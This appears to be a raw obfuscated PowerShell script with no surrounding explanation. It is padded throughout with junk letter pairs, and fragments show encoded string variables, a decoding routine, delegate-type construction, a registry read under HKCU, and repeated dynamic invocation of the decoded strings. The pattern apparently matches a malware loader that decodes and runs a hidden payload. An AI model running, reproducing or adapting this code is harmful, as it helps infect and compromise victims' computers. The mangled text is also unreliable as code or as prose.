b2Ha8SmCUr8SuBCuDbu6LkDTi7MaCMeBSeBDe0As8TrBCh9Ah6Me8To4Pr8Ne3Fr8In0boAReBRa8st4Ti9Ve1un8ApCOp9dk3Bi8Co0SuACl8An8en0Un9I n1Mo8DeDAn8PeAUd8Wu1Ra9Ca6Ba'Fo;El`$LoHBldNolSucBo2Ne=TnHBlTUnBSp Ne'siAFi2Sk8Ti0Di9Ul1tyBLo5Ob9Fi7no8ByACe8An6PoALa4Da8 Bi1Ka8Im1Wh9Gt7lo8Ge0Rr9Br6Br9Di6Ar'Fl;gr`$CyHEidArlblcPr3pr=OvHenTnoBCo Ta'LeBUn6re9UpCGu9Sn6Gn9Fa1Br8Mo0Da8Pr8LyCOvBBe Bwa7Sk9Fo0Sa8MaBDe9Ev1Af8KaCBa8Oc8Sc8He0NoCObBFoAToCDe8SiBSi9Se1Be8Or0Se9No7Fl8HuAOu9ty5RaBCo6Kr8Sk0dd9Se7As9Ri3Le8laCBr 8we6Ou8Di0oc9Be6DaCKaBTeAUnDPu8Se4St8IsBEr8si1Ja8Ng9Li8Sp0FoBDi7Ci8Ex0Vi8st3sl'Sk;De`$FlHPedJalJdcTi4Ki=KlHStTPrBFo Ge'Th9fi6Af9Sy 1Af9Re7He8CrCWi8FoBSt8Ov2Be'Bl;Al`$AnHIndaclFocBu5Ta=OvHDeTWhBUn Ca'UdADe2Sy8Pi0In9Af1CaARi8Ha8PrAno8Sl1Py9Du0Gn8Ki9Ud8P o0MuAUnDNe8No4Ud8EpBAc8vi1Bj8Sp9St8Op0An'Af;Se`$OrHBydGrlCicFo6hm=CeHSkTInBHa Di'FaBln7ApBin1waBbe6Em9Re5sa8No0Wo8Ai6mi8 MiCBa8Pa4Sh8El9NoAStBFo8Un4Ko8Om8Lo8Ro0StCfo9ChCco5SyAJuDAg8AfCCo8In1Ps8In0FrAMi7Se9LaCTaBBr6er8TiCAp8Hu2PoCEp9SuCLo5miB Re5Ps9No0Wa8Ko7St8Sa9po8FuCCr8Eg6No'in;Hu`$InHCadUdlRocSt7mi=ReHPrTroBZe da'NeBPa7Ri9Di0Un8chBgn9Ea1Ku8SkCMe8Pr8Su8Di0Ov CKa9MoCSa5SwAUd8Un8Bl4si8DiBLy8Un4ur8Gl2Fa8Fi0wh8Ne1Sc'Wa;Dd`$DeHOpdSelNocAz8Tr=ByHDiTSiBPy ev'AvBUn7Di8tr0Om8In3Ma8Fr9p r8ud0Pr8Fe6Tr9Br1Sl8Mi0Gr8In1biAVe1Hy8Sv0Ur8Hv9Pl8Bl0Kl8Ph2Ni8Se4Fa9Fy1Xy8ch0Na'Sa;Dr`$CoHAfdDolVocEn9nd=PiHKoTAsBEf In'PsAPrCGl8M uBFeATa8Fo8Kp0Un8Re8Co8UnAMe9Bl7At9GlCFoAFr8ny8ElAMi8Ek1Fy9St0Ek8Mi9He8Vr0Me'Re;Sv`$ReSActInyKarRekGoeArtunrHynWaeMu0Ov= InHAlTEtBBo Sk'SkAde8Sh9DeCPrASh1Ri8Sc0Va8Re9Ko8Co0sc8Da2St8Af4By9Sy1mi8Af0SuBHo1St9FeCfl9An5Ma8Ob0Cl'tr;Fo`$beSBatDiyAnrSukReeWat OprSunTheSt1Ch=AsHBeTLiBSk Le'SpAma6hs8mo9No8Da4Ha9Sa6ve9Po6stCUn9KoCNe5EnBSq5Pi9St0lo8Rn7Ch8Tw9Ud8BrCHy8fo6UnCfu9roCPh5

PrBPa6Tm8Fe0Mi8Or4bl8Pr9Ra8Fa0Pr8Us1GlCLy9SkCte5ScAPo4To8AdBSe9Ur6Pu8MeCnaASu6Kr8Ch9Kl8Mo4Hy9He6Sn9Ya6lcCPr9PaCAt5PlAre4
De9St0Te9Op1Ep8NiASpASu6El8Ab9Me8No4Md9My6Sp9de6So'Ma;In`$KiSFotNoyGrrSukEpeMitDerVenMueFl2Ov=rlHPaTBrBKa Da'FjACoCDe8Pi
BOp9Fr3My8UdAUn8ArEGl8Fl0Gr'By;Hj`$NaSFatBuyBerDakReeRetAtrAfnBeeSt3Fo=TiHTvTTfBHe Br'DoBEs5Ha9Re0Ka8En7Cy8Ch9Bu8FoCPr8T
a6KiCln9KoCSe5PaATrDHa8CoCFr8Om1Fe8Hj0HaACa7In9SkCReBUn6Co8SaCKe8Fo2VeCKo9FaCli5PeAmeBln8Bi0Th9Pr2BiBHa6Bi8Un9Mi8viAGe9T
o1ovCBu9BlCAk5RyBUn3Sy8KnCCo9Sp7br9Dy1Ma9Pr0Id8Kr4Te8Fr9Ti'Sp;Ma`$AkSKatSaySkrOxkgoelutStrPinPaeLo4Su=AvHPaTfaBKa Be'tiBAr3Ka8LiCK
a9Pr7Un9Wa1My9fo0Co8Va4Mi8Si9SoARi4Nu8Mm9Sy8Sj9Ot8hjASt8Eq6Vs'St;Op`$ReSKetSiySurKekKoePhtKlrDinPaebe5Se=CaHomTUnBJa Bi'
Se8StBUs9As1Sn8Cy1Ge8Be9Sv8Ca9Gn'Ph;Hi`$SmSAntWoyMarMakCleRytRerPhnHaeAe6pr=NoHDoTFoBTu ym'SkAAfBUn9Pu1ChBRa5Tr9Sv7Af8Go
AKu9Co1Sp8Sa0Bo8Ar6Ga9Ca1snBln3Pl8DuCSu9Be7Be9Bi1Lo9Is0Bl8fr4Li8Sa9udANy8Br8Bu0Pr8Fe8Su8IdAWi9Eg7Mi9SuCSr'Ta;po`$TjSNutScyrorNekSt
eLrtKfrAnnUneSt7bo=SkHKwTDeBEk Sp'TrAFoCQuAEk0SpBCoDDk'le;Ab`$UnSNatWoygurKokCheSetStrVenMoeCh8yv=BrHGlTNoBFe Ne'GoBBo9W
e'St;TefNeuBlnencAstMeiploDanFo spfFakFoplu tr{sePCoaMerKlaTimIm Hk(Me`$MavSp_BemDe,Ro Tu`$Amvin_DipBu)Ra Re Du Su To Ab;Li`$DiLCh
eNyuSncTyiYdfGaeStrUt0In Un=osHLiTReBFa Se'MuCDu1fj9Sa3Ce9Bu0Sc8KaBHo8Ta8ShCAn5EsDLa8PrCGi5fjCGoDexBFrEVaAHl4Ma9In5Pe9Ty
5FoAKo1De8TuASk8Ni8Ag8ur4Fi8UnCKi8GaBReBSt8urDPeFLoDBeFKnAUn6Ma9Ve0Sa9An7Su9St7De8Fl0Fo8alBCe9Be1GeAOm1On8AgARa8Pr8Tv8Si
4Sa8PaCNo8NoBBaCDiBApAFo2Br8aa0Un9Me1UdADr4We9Su6Fe9pl6Sc8Ne0Sk8Ge8In8Ro7Un8Dr9Fl8DrCun8Sy0Ha9Da6LeCTrDPeCStCMoCAf5Vo9Au
9UpCBe5CaBRe2Hy8RiDBe8de0Pe9Ge7Ne8re0AlCBl8ryAKiATi8Sa7En8BeFSa8Re0Mt8Be6Sm9In1AgCAl5To9BeEVaCHo5TvCCo1SaBCaAOuCweBPrAOv
2Op8Ke9Ko8OpApo8Pr7Pr8Af4Wi8Ab9AfAFo4Ha9Cl6re9Se6Fr8In0Pi8Au8Sy8Su7mo8Sr9kr9ImCReAUp6Ba8Li4Se8Re6De8AfDSk8li0SyCIs5FoCSu
8MeAMe4So8BiBco8Hu1DoCRd5UnCFi1SkBMaAMaCNoBDuADd9El8PaAAf8Ja6St8Di4Na9Ba1Ti8AdCal8PaAAv8PIBPoCIsBTo8BAs6Fa9Im5Ud8Bo9Ro8Le
CTr9Fa1CaCQuDskCLs1InBMo6Tw9Ta1Oc9peCCa9Co7Na8FrECo8Gr0Ma9ps1Ap9Ha7Mu8FrBGr8Sp0HoDLiDFeCAuCVaBHeEStCDe8SaDTr4S
oBRe8MeCFrBReAPe0St9Br4Fr9Rs0Kd8An4Pr8So9ba9Na6EuCCaDLiCbz1SpASkDSu8vo1Im8De9Hu8Ov6SaDSc5PrCAtCSyCSc5Ho9ok8KrCDaCHjCGaBH
aAKo2Ma8Fi0Ti9Ka1VgBUn1Ra9LyCTe9ud5Af8An0TrCBIDSiCTe1SkALeDAb8Ku1Ba8Ur9Bu8Ra6DdDSk4TrCSyCUs'Re;St&Fr(Gr`$TeSSvtUhyCorFok
MoeBetGirUnnGueAf7Ro)In St`$KrLCoeDeuVecUdififAseRarDj0ph;Fe`$StLAxeFiuGlcAniCrfUpeSvrba5Bl st=Wa SkHUnTUnBAr Kl'PaCRa1Ot9No3La8Pa
4So9Ka7AcBVeAAd8Ti2St9Py5Ti8Bo4MeCFr5EnDCh8DrCMu5teCRe1Sc9Un3St9Kr0Be8PhBTo8Pe8Ta0Si9Ro1DuATa8Re8Or0Ou9Ya
1Ja8QuDbe8GrAFi8Ba1brCHeDAnCbl1MoANoDCh8Ro1Ge8Sp9Bu8An6DeDBe7NaCSv9DiCDi5CoBBoEMeBCo1Gl9BrCSk9Se5An8Ad0CoBPrEL
uBEx8FuBGe8KoCSu5TiAVa5SoCClDfjCPo1SnAInDFo8Pr1Hi8Bu9Sp8He6unDSk6MaCHo9BlCWe5ArCKe1CrAMaDAs8Sa1Ie8Ek9Bu8ti6ChDHa1BiCUnCL
oCKeCMe'Ha;th&No(Ci`$SnSUntUnySkrLakAnePotsarXynKaeDe7De)Ex Ti`$ReLPreDouBrcDoiSufSeeSqrAn5Dy;gy`$BuLAneDruSccBriskfCaeAnrso1Lu Ba
=Fa aeHSeTTrBKa Ca'Sk9Ri7cu8Te0Sp9ta1Va9Sk0Re9Dr7Fi8SiBHaCln5KoCUn1La9Hu3Pa8Su4Ud9Be7UnBReAOu8pl2He9Br5Ub8li4DiCTyBToAPa
CPi8DiBRe9Gr3In8EmASt8ElEFo8Jo0YeCDaDViCSt1kr8SsBfo9Sa0ho8Fl9ka8St9GrCSw9TeCSm5CaAAv5InCGoDMeBNsEPrBSu6le9elCCa9Ta6Kr9Ma
1Fo8Sl0Fa8Fa8NoCUnBgrBTr7Bi9Hj0Ra8SiBPo9Be1Tv8RaCSk8Sk8Ha8Sp0RuCTaBAnAUnCEl8TvBWy9re1Pa8Yo0Wa9Bk7No8ViAEf9Bl5FoBEp6Se8Ci
0Sa9Sk7El9Un3Me8FoCkl8Fe6Fi8Ut0No9Al6LeCBoBSaAArDLe8En4ak8nuBKa8Ma1cr8Se9Se8Gu0CrBPu7Ou8tr0La8Ep3FiBLs8SoCAfDAsAWiBMe8Fa
0La9co2PoCpa8CiAOuAEr8to7Ca8ArFsa8Pa0To8gl6Do9Un1AfCFr5PeBNe6Bu9WiCGu9St6Cr9Ex1Ua8Ap0Op8Di8StCShBUrBBu7Al9No0Pi8HyBNo9Um
1Ud8laCln8Sv8Ib8Ze0EkCCoBTeASvCGe8WoBTo9Va1Ca8Ab0Wo9Co7Ac8MoAUd9Sk5AfBGo6No8Ov0la9In7Or9bl3To8MaCTj8In6Ve8au0Hy9Ba6WoCKa
ByaAStDso8st4he8StBKo8Ve1Nu8Mi9Ko8Pi0DaBZa7Fu8Ab0Ti8Sy3HoCReDPrCPIDDeAOmBVo8de0Ga9Le2BrCBr8ToADeAFo8Ku7Ne8UdFLe8Ka0Gy8Di
6Pr9Go1BuCPe5isAInCMo8IsBsu9Ti1FoBDi5Do9Un1Cl9De7MyCArCalCTa9SlCNo5PaCSpDLeCBe1Re9La3Mi9Br0Ud8AuBUl8Va8LiCArBHyAMi2Ra8in
0Ts9Ro1AmABl8Fd8Fi0No9De1Gu8InDMo8UdASl8Am1GeCFiDDeCSc1TiAChDKi8Ba1To8ve9Wh8Cy6WaDTa0MoCCoCLgCReCPuCEjBSjAScCS
k8SoBUn9Ex3Ma8KrAFr8SvEGo8un0OvCToDJaCPa1Di8UbBkr9Re0an8Tr9Ro8Or9loCFl9KvCRe5KuAPr5OvCAnDTrCTa1Tp9Ga3coBAnABd8Bl8BrCBeCP
aCBrCPrCUnCPeCArCSkCHo9BrCSt5MiCTu1Ti9Ma3KoBReAgi9tw5BrCPhCMyCMuCSm'Ur;Ap&Ud(An`$ShSdetOsySurSkkFaeDitSprDanCeeAb7Ag)Pa
Ch`$BeLReeSkutrcTaiChfEmeMarPl1Ca;Ob}TrfViusqnRecSitBriPaoArnNe KaGCaDDiTYd Vi{ErPSyaBirShaBemti To(Sk[StPinamorDeaSumToeTotKaefor
Ka(frPSkoSesTiiActCaitioWanEk De=Ba Ko0in,Py PuMbraPoneldEnaTitImoCorCoyVe Ha=Pr Tr`$WaTPhrChuNeeFu)Te]Vi Ar[BeTmeyHapsoeKk[ap]Ko]Pr
Cc`$ElvKlaVerBy_VaphjaLirOkaunmPreRetUdeOvrKbsPo,Op[GoPClaStrSlaHemSaeLatKleSarEx(BaPPioAusAfiPrtGeiReoMunAf cu=Fr Cu1Od)Ta]Ca
Sk[HeTGlyInpAneHu]Br Tr`$IsvTrrAdtBl Ab=Re Ko[PeVCuofliOvdBi]Re)Ve;Je`$TaLwheHeuMicDriisfByeCarFr2Pe St=Ti RoHAtTmoBFr sn'KaCSo1De
BAn3ToBTa1UnALi7PeCSa5alDUs8ReCCo5SiBSeEMoAYa4In9Va5Su9Or5OvARa1Ra8TiASk8Ka8Fs8Un4Cr8CaCba8PaBMiBAl8PlDKnFEkDVaFBiAVi6Va
9et0Co9Cr7Om9Ep7De8Fa0Ve8SkBSp9Ch1fiARe1Sc8GaASt8Un8Ci8Go4Ku8SkCTi8BiBOvCPaBekAKn1El8Be0Br8ov3Na8WaCGa8EfBko8Fr0PoABI1Pl
9DoCYa8SaBFo8Se4De8La8Ti8PlCPn8Co6DeAPi4Ar9Mi6No9Re6Il8Dr0No8te8Se8Vi7Re8An9Ma9UnCAlCBaDBlCExDGyAraBfo8Bl0Au9Bu2AtCTi8re
ADeASk8Gr7Ko8meFHo8Ve0St8fo6Sa9Ca1AmCFu5blBIn6Su9GrCRe9Sl6pu9mo1Ba8Ic0va8Dr8doCArBStBFo7Ku8Fl0Vi8Re3Mi8En9Mo8dr0Se8tr6Ch
9Fr1Pe8IdCPa8NoASi8InBinCSkBAeANo4Tu9Sy6Or9Po6Ov8Ni0Ku8Mo8Xe8St7Pa8Gl9Sk9UdCSlASyBUn8Br4gs8Aw8Or8Ak0ApCFlDCoCMi1FlABeDTs
8Op1Tw8se9Bu8Me6ciDOvDPrCRaCSiCReCNoCSt9RuCPr5InBBoESeBBl6Te9puCUn9Em6Pl9Pa1Ka8Be0Kl8Af8maCSwBPaBTr7Gu8Ku0St8In3Lo8Pa9Mi
8Ku0Su8Ho6so9Fo1de8AdCTe8BeANo8AnBHyCVaBPsAGa0He8Re8Na8InCKu9Gy1FlCSpBLyAse4En9Ph6En9Sp6Pa8Fr0Gn8ur8Ly8sk7Fo8la9Sa9FlCCr
AVa7Dn9Un0De8ShCPe8Cl9Bo8Di1Op8In0ti9Fo7ScAVr4el8Ha6Sn8Fo6Al8Mi0In9Al6Ca9Xe6TiBga8AnDPrFYoDkiFPeBEc7sy9an0Ex8HeBSuCPaCPr
CDeBViAOv1Gr8El0Ka8Lu3Ex8ReCUp8BeBSe8Sp0UdAGm1Re9BaCBy8poBSt8Je4So8Au8Da8TaCCo8An6HyANo8un8SlAIn8Un1Un9Kl0Br8Wh9St8Pl0Os
CHoDCoCNi1OpAGnDbo8Sm1Sv8Tu9Le8Sk6EdDDeCRoCMu9BaCHe5VoCHj1Ba8Tr3Ad8Pa4Kv8Bu9Lu9El6Bi8Ne0JoCSuCTrCBlBJeAFu1Ta8Al0Se8Bl3mo
8NoCra8UnBWa8La0DeBti1An9LiCBi9Pi5Sa8Ba0OpCZeDPlCSu1RiBNe6Wh9Si1Fe9MaCRe9Br7Ki8DrEMi8St0Tr9Ma1So9Br7Di8CoBPr8Pu0BeDHu5Fa
CAr9DdCre5KlCpi1KaBMe6Cl9Wa1aa9SeCTo9Su7Bu8VaEPr8Ar0si9Fo1Ec9No7Sk8ClBBk8Ta0HeDRy4DaCDu9MeCAl5CaBBiEAuBHo6Pe9FrCTh9Co6Ex
9Pl1Da8Mi0Su8gl8MiCPrBDiACi8Op9So0Al8Af9Ci9Op1Co8NeCBu8Sv6St8Cl4Ox9Ld6Na9De1AuAGe1Tr8In0Tr8ef9St8He0Om8In2Me8Kl4Ud9No1Wo
8Dr0DeBpa8EnCHaCDu'Im;Le&Sa(Bo`$GlSPatAuyDirSakWaeAftHorMlnUneUn7Fl)Cr Br`$GtLDieFouTacEmiLafAfeArrUn2Sh;Sr`$KlLTreGauFacShiKnfEve
strBe3Br je=No StHAnTldBUr dy'FlCBh1FoBLi3ReBPh1SeAFo7NuCUnBreAEn1Di8Ko0Vr8An3su8AnCha8UdBen8Ma0SyAFr6Co8EaACo8AkBAf9Re6
Ru9Ku1Im9Am7Pr9Du0St8Pa6In9Re1de8NoAKa9Ne7ThCLaDCoCPl1LaABeDTi8Me1Me8Pr9Hv8Nd6AlDRe3RoCLe9DiCPr5EvBArEOpBBr6Ta9YoCDe9De6
Sm9Sy1Ud8Ca0An8pl8TrCCoBFrBIn7Do8La0Pa8Mu3Ve8La9Po8Ja0Un8He6Gr9Fo1Fl8BaCsk8FoAUn8PiBBlCDeBClARi6Un8Be4De8Fo9fi8sa9Re8ElC
Li8DdBBi8Fe2VlAlc6Be8FaAHy8OpBIn9Ca3An8st0po8InBFr9Sc1Ek8WiCAn8HeASe8EfBHe9Ot6SyBSe8ViDBaFRaDMaFOpBSc6Fi9Ga1La8Sp4Am8ReB
Pa8Ub1Bl8La4Sn9In7Fo8Hy1GrCSn9StChj5GrCAp1Li9Ou3Us8Pl4Ak9Pu7MaBAnABe9Tr5Ta8fr4Sk9br7om8Mo4Tr8Ra8ni8Sp0no9An1ka8Ca0Un9De7
In9Su6EnCAbCSlCOfBSeBIn6Un8Ph0Sa9Un1ScABeCSp8Da8Pa9Tj5La8Tp9Un8Af0Al8Bu8go8Lo0Be8ErBPa9Ka1Tr8Sa4Pr9hv1Dm8PoCJu8MeARa8PiB
SkASu3Ab8Ho9Ud8Fa4Da8Me2St9Bl6YnCCeDCoCAu1ToAOrDBl8Te1Ka8Be9Ba8Sa6TaDNe2PrCBaCOx'Un;Pe&ur(Oo`$inSDetLayBlrHikSoekatRerIr
nToePe7mi)Go To`$MoLFoeYluDicKaiEmfDeeBirRo3Sl;Ah`$ToLRaeRauUdcHyiFefHoeMerMo4Us Co=Pa BiHLaTNaBFl Mi'ChCGu1ArBto3ThBEl1StAAk7TyCL
aBFyABr1As8Fa0Su8Br3Da8SuCLi8KoBGr8Fl0AzABi8Wi8Dr0Op9Fo1Ra8ReDFa8FoAHy8Fo1TeCMiDSuCCo1BlBSa6Mi9Te1La9AsCBu9Bl7Tr8enECa8r
o0Re9St1Re9Ne7Bo8StBim8Ta0AkDEk7InCSa9PrCEl5DiCBu1DiBTa6Ko9Si1Su9chCOp9Pr7Cr8GeEov8Ru0Dr9wr1Op9Sk7Ve8ChBDo8Ou0ViDSo6ueCT
i9CrCSt5BaCRy1Pr9St3Un9Bi7Ta9In1BrCEk9ReCsi5ChCcl1Fi9Sa3Bl8Ga4Re9Fr7InBWiAVe9Fr5Mo8Yo4Se9Ty7Dr8St4Gn8Re8Ly8Fr0Ov9Po1Gr8D
o0Mi9Pa7Ce9Bl6FiCscCHaCnaBCoBAn6Sl8sp0Fo9En1VaAWiCLb8Ok8Bl9Ad5Be8Dr9Ou8sc0Ti8Ba8Ir8Ha0Me8UlBRe9be1Dv8ko4Tr9Gu1Po8AnCKv8S
kASk8PaBFaADi3Di8ta9ov8Ch4Pu8Tr2Ov9Ov6TpCUnDPhCNa1KeAljDMi8Ej1Im8Le9Su8au6MoDSt2ReCAsCMi'Pr;wi&Au(st`$AfSJutKoyCirIrkUne
UmtJorSynSyeCh7Ti)Pr Ge`$InLNieKauSacbaiSifOveDerVr4Pr;Sk`$KoLSqeDauTrcDeiRefydeEnrKo5El fy=sa PaHlnTriBSt in'Sk9In7Ba8Av0Ak9Fo1Ve
9Op0Un9Fa7Pr8FiBInCMi5AsCKi1AfBJe3GaBBi1SmAMo7TuCuoBGtADy6Ga9Ho7Ja8su0Wh8ve4Kn9Sc1Th8Fo0ReBln1Tr9ScCFo9Ud5Pi8Ni0SyCSeDMr
CSyCPe'in;Al&Sa(La`$UdSVatLyyByrAskFledetSyrArnAdeSu7Pr)Rg Se`$BaLSpeTmuSacFiiDifSyeBarHo5Pe Fk Ta Wi;Un}Ho`$HekRekDi Ur=fi BlHUdTcrBOk
Wi'Af8LyELe8Ca0Pa9fl7Pr8AwBUn8Sa0te8Ca9AnDla6AnDLa7Ov'Ar;Af`$MoLtheopuBlcBeiRafUneMerBe6Po pr=to SaHSkTBrBra st'FaCWi1Mo9Pl3
Sm8La4Ps9To7MaBReAra9Ud3Si8Pj4AfCBr5vaDOm8WiCVe5FuBStEisBSt6Re9UnCPr9Fi6En9Ak1Bi8Ca0Pr8st8OcCBaBNgBSc7Ta9Kr0xy8UnBCy9cy1
Ea8SmCSj8Te8un8sa0IbCBeBlnAHjCAn8HaBTh9Fo1De8El0Ou9Sp7Fo8RoAMi9Re5EsBDo6Di8Tr0Nu9Dr7Id9Ze3Un8OcCEn8Vi6Sp8fo0La9Ca6deCDoB
FaAFe8St8Pi4Va9Sy7Ex9Fo6Mi8BlDTy8Sp4Ma8In9UkBSt8KnDAuFSmDPaFViAKn2Un8Pr0Ce9hy1HjALg1Gy8Ca0Bu8ke9To8No0Da8Or2De8Re4Mo9Cl1
Fr8El0AgANe3Mo8SiAAn9Sk7WeASa3Ov9Ri0Sp8YuBSy8Sh6Sa9Gr1Ca8KaCAn8ObAPe8AdBdrBGn5Vi8isAUm8PoCTi8EjBpe9Sy1Un8In0Fo9Ti7UnCGoD
TeCXwDCe8Sn3Sy8PrEWa9Rh5SpCCa5BoCSh1Mu8SaEKl8TaEPrCBy5HjCVi1SkBve6Ri9Un1De9unCde9Ya7eu8KoESt8Go0Un9Sh1Ne9Ov7Sl8CrBUn8Fu0
SuDEl1ZyCMoCPhCDo9MiCWa5ReCMaDUnAFi2IdAGr1AdBNo1SaCHa5RdAfo5deCRiDCoBPrEVrAChCdi8MoBSa9Ri1prBWa5Ta9An1Pa9Af7StBSd8InCWa9
BrCAc5FoBfeEUnBPy0ReAScCOc8HaBRe9Tu1DaDPo6TeDJi7StBek8DiCSo9SeCLe5BeBTrEDoBAr0amAUnCJe8AdBdo9In1asDSo6FuDil7adBgn8HaCUd9
faCEx5SpBKoEDeBBi0HoADaCAf8HyBFr9Sm1UnDUn6CoDGn7SvBBi8TrCRoCBuCmi5ceCRaDTrBFoEenAAnCpr8SuBCa9Fr1ZiBOl5Sd9Al1By9Vi7DeBCo8
chCSaCBeCPaCSpCUdCHe'Ko;na&du(Su`$ImSAgtInyNarTikteeDetTerErnVreFa7Ca)De Da`$SkLMyeCeuAtcHaiKrfOreAkrCa6Ti;Ce`$PlvPraEnrHe_ArnTotpa
St=Tr OvfUnkHapsh Ud`$MoSspttsyBorImkpoeButBrrAnnjeeFa5Ar No`$DiSOttPoySarSkkBkeantRerNenDieDo6Kr;St`$PoLAneKouodcLeiNifBieSvrCl7Du
Th=Uh BiHDiTmaBBl Be'ErCAd1HyAElASe9Fa1Le8AaDPr8MeCPr8ReBOvDVe6EnCll5BeDCe8UdCSt5InCsn1Ba9Ra3He8Su4Fu9Nr7BaBTiAFr9St
3pn8Py4AtCPoBcoAmeCSk8DuBPr9Sc3Re8snABr8SvEIn8Ss0SkCTrDSaBWiEPeAStCTi8AmBAn9no1HiBFo5Su9Vi1Pr9Sm7OrBCo8UnDStFSnDStFBiBPe
FKr8Be0Rn9Tr7Un8NeANiCBl9HvCTo5KoDMo6ChDFi0HoDun6UdCWo9TiCBe5JeDCo5pa9SpDLoDPe6PeDCo5EnDIm5CeDre5GeCCe9elCSu5StDPr5Mi9De
DsaDav1heDQu5UeCAfCSa'Co;Au&Wi(ca`$GeSTwtStyBorLakNoeGatTerUsnDoeMi7Ho)GI Ex`$PoLFlePruuncOuipifOvePtrno7Ma;ov`$OpLRiefiufrcBiiUnf
KaeHurBr8wa Mu=An IoHSeTRyBCo Op'rdCFr1Ba8AuATa9kn7Fa8OvCDeCNe5anDSt8IdCro5waCRu1si9Ga3Du8Ka4Li9Un7RoBArANe9Ca3El8De4DuC
EnBLyATiCSp8SiBBl9Se3Pr8OvAEl8WiESk8In0liCVeDBuBDoEReALeCLa8PaBNe9Lu1puBOx5Ca9Va1tr9in7ByBMe8ReDSpFFiDNoFBuBdaFVr8Ca0ar9
Ru7Ls8BiAUpCHa9inCPr5PhDUn5Bu9deDNiDpr4EkDJo5StDKr5CaDAr5apDDe5DaDLu5FiCDe9FoCSa5tsDTe5Lu9NaDAvDEs6RoDSl5StDRi5AnDSl5AtC
St9MeCVo5AnDaf5Sh9AbDNiDSk1UnCunCSt'Br;Th&Ko(To`$ArSDotLnySerOmkToeSotOvrAlnReeAn7Ac)Ba Un`$SkLCeeAmucocIdiQufroeFrrBi8Ku;De`$kaLT
usCaeOprInucunArdSneSirVisErgsoeCoIlnsCreTerPh=Be(BjGKeeBatLa-BrITrtKneArmEcPberProAnpEneUnrNotsiyUn Ri-BiPAcaStMyhAe fo'TeHMoKJo
CFlUAt:ti\BlMPeeMetMoaGrgFanStoRimSaydo\KaeDoaBogInlAbemadSu'St)Ov.LnSUnaHarEucGloTilSioEvgFliKasCotso;Se`$SvLReeCouDacFriSefYneGo
rso9Cl Me=Me HjHBoTRaBll Ha'ArCMe1VuABr9mi8Fa0pa9ta0Tr8Ka6Ri8LeCfo8Fl3wh8Vr0Su9pe7MiCLa5AfDSo8DiCSp5CaBSiEkaBGu6No9AsCSy

	9Fr6fe9St1Li8Un0In8Lu8ArCStBJeABu6Ha8HeAbe8ThBRe9mi3Ir8Go0Ch9Fo7Ma9Ar1JiBOr8PyDDyFsyDBeFAfAHa3Gr9Ko7Fo8StADi8Gr8moAFh7Fa 8Dr4At9re6Su8Em0FoDUn3SrDRe1LoBBa6Ke9Me1Sl9Po7fe8stCln8RaBRa8Pe2JaCAlDMoCfo1reAAn9Af9bo6Er8Un0Ex9de7Nu9Rh0Re8phBCa8To1Ta 8Mo0no9Jo7To9Ko6Em8Ga2De8Fu0Fl8fo9Sa9Ad6pa8Af0Se9Ka7saCReCEg'Si;He&Ch(sl`$slStwtSaySmrDekAdeLotDirUnnTieBl7Ep)Va Ab`$NaLSieBauOecT aiarfCaeAdrkr9Ci;Li`$SuLMasSueMarUnuWhnGtdFoeTerHasDygRuePilAnsRieOvrAr0By Hi=Th myHFaTdiBHy At'PlBBoErhBFd6lr9BlCSm9Ka6Sy9Sp1Wi8L a0Pr8Gr8GoCDeBBiBRe7Mo9In0no8UnBBl9sa1ui8OpCSe8fj8Re8Hm0SyCEaBTrAReCHj8HaBBo9Ch1nd8Ma0Fo9Ve7Ro8ChALa9An5MeBUb6Sp8Co0Bo9K i7Hj9Te3In8feCRe8Tr6Re8Ov0Un9Un6kuCPlBCiAHo8Ko8Fl4fl9ha7Ku9Ri6bl8UnDmo8St4Co8ls9SkBRe8UnDteFReDFoFMoALu6Ek8ToAFr9Da5La9D eCRiCBoDKoCZy1AiACy9Br8Sy0Re9Na0Sa8ef6Ge8SlCCa8Jo3Do8Ow0Bu9Bk7XiCbr9WhCCu5DdDKa5TnCPe9ItCTa5NgCFo5KoCNo1BaAPsARe9Pr1De8A bDPo8PlCte8reBAfDUf6CrCOv9HoCcr5JaDAl6viDSk0RoDPa6PeCSeCPl'He;Sc&Be(Hi`$AdSEktStyMorThkUneVatDerGrnReeOr7Bl)St Ar`$ReLPrsDeeLarSlu ArnFodSueDrrJesBegGleFllSksBleAnrLa0St;Sa`$hisOmiCozUneNo=mi`$PaLAmeStuIncQuiGofaleXerte.MacDeoCouennlitEm-Di3Sc5Qu3Bi;So`$GiLFrsF leSkrLvuPanKodloeDarFrsExgnoePrlPesBuePsrli1Rh Te=Fl SeHImTSkBCh Hy'UnBJaEBiBRa6Ih9MeCCa9Br6Ek9Ga1gr8Se0Kv8Te8StCmaBMaBR e7Pe9Fr0Wh8AbBSu9Kl1Be8MeCSu8Ci8Fl8be0FrCUnBPrANaCAf8DeBSu9Me1An8Gs0Hj9Rs7Re8DeASk9Ov5BeBEr6Ha8Li0Lf9Eg7Ly9Sp3Pe8UdCHe8M i6No8Ju0Ha9Fr6AnCSuBToAGu8Ar8Be4Ul9Ph7Re9Pa6ge8BeDVa8Dr4Bu8By9LuBBr8HoDStFStDKoFTuAHe6La8reAVi9Sk5Sr9MaCCoCVeDSwCFu1DyAU n9ex8Rs0Fr9Vo0Tr8Fl6En8SyCUn8un3Ge8Li0St9Un7OkCAd9BuCat5ElDIn6GaDCo0efDSi6CoCGn9HjCVa5HoCvo1To8PrASp9Be7Pa8ReCUnCln9UnCW r5InCPa1Vi9As6Ap8HyCCh9BlFSa8Hu0NiCBlCOm'Br;Lu&Ov(Ve`$BeSSttDuyDerInkMaePrtAlrAnnJneSp7En)Ek Ti`$NoLBesSnedirnauRenStdCaeWhrPrsLig RueLalCisDoeInrEx1Sr;El`$AmLAnsTreParPruGanSudLueAkrTasRagsteBolInsraeOlrGl2So Or=Si BrHScTSeBAn Ve'PnCUn1Ch9Fr3St8Tr4Co9Va7ToBEnA Vi9Fe7Ex9Pa0Im8AnBFo8Ta8Ku8An0BoCBu5UbDCh8FoCDe5ToBCeEdeBOv6Fl9HiChe9Pu6Sk9Bl1Ud8Sp0Cy8Et8TaCVaBKnBSu7To9Fe0Ne8EkBSr9Ak1 En8UnCBe8St8Be8He0MaCStBUdAAnCHe8AaBov9In1Pi8ud0Pl9Op7Pa8ZaABi9Fj5FuBMo6Ga8Vo0Sc9Bi7Tr9Di3Di8MaCOf8Up6Fo8Ep0Ko9Op6UnCSnB 